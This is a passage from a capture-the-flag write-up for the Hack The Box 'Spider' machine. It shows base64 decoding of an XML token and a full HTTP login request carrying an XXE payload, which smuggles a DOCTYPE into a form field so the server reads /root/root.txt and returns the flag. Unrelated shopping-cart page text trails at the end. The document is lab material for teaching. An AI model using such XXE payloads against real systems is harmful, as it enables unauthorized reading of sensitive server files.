
Decode the base64 inside the byte. Discovered an XML



```
CAgIDwvZGF0YT4KPC9yb290Pg==', 'points': 0}
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ echo -n 'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+ZW1haWw8L3VzZ
XJuYW1lPgogICAgICAgIDxpc19hZG1pbj4wPC9pc19hZG1pbj4KICAgIDwvZGF0YT4KPC9yb290Pg==' | base64 -d
<!-- API Version 1.0.0 -->
<root>
    <data>
        <username>email</username>
        <is_admin>0</is_admin>
    </data>
</root>sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$
```


2.4 XXE Payload

XXE payload to get Root flag



```
POST /login HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/login
Cookie: OFBiz.Visitor=10023; session=eyJwb2ludHMiOjB9.YXUWiw.EyEGLGzNni-8zB0-NH_QSySnA-A
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

username=%26test%3B&version=1.0.0--><!DOCTYPE root [<!ENTITY test SYSTEM
'file:///root/root.txt'>]><!--
```

Result of the root flag



WELCOME,
DAA43FFD050F7C95E6E55125C3F8CDA8

CHECKOUT NOW-*modernized*
SHOPPING CART

My Cart

Continue Shopping ❯

#QUE-007544-002
ASTHETIC BED
$300.00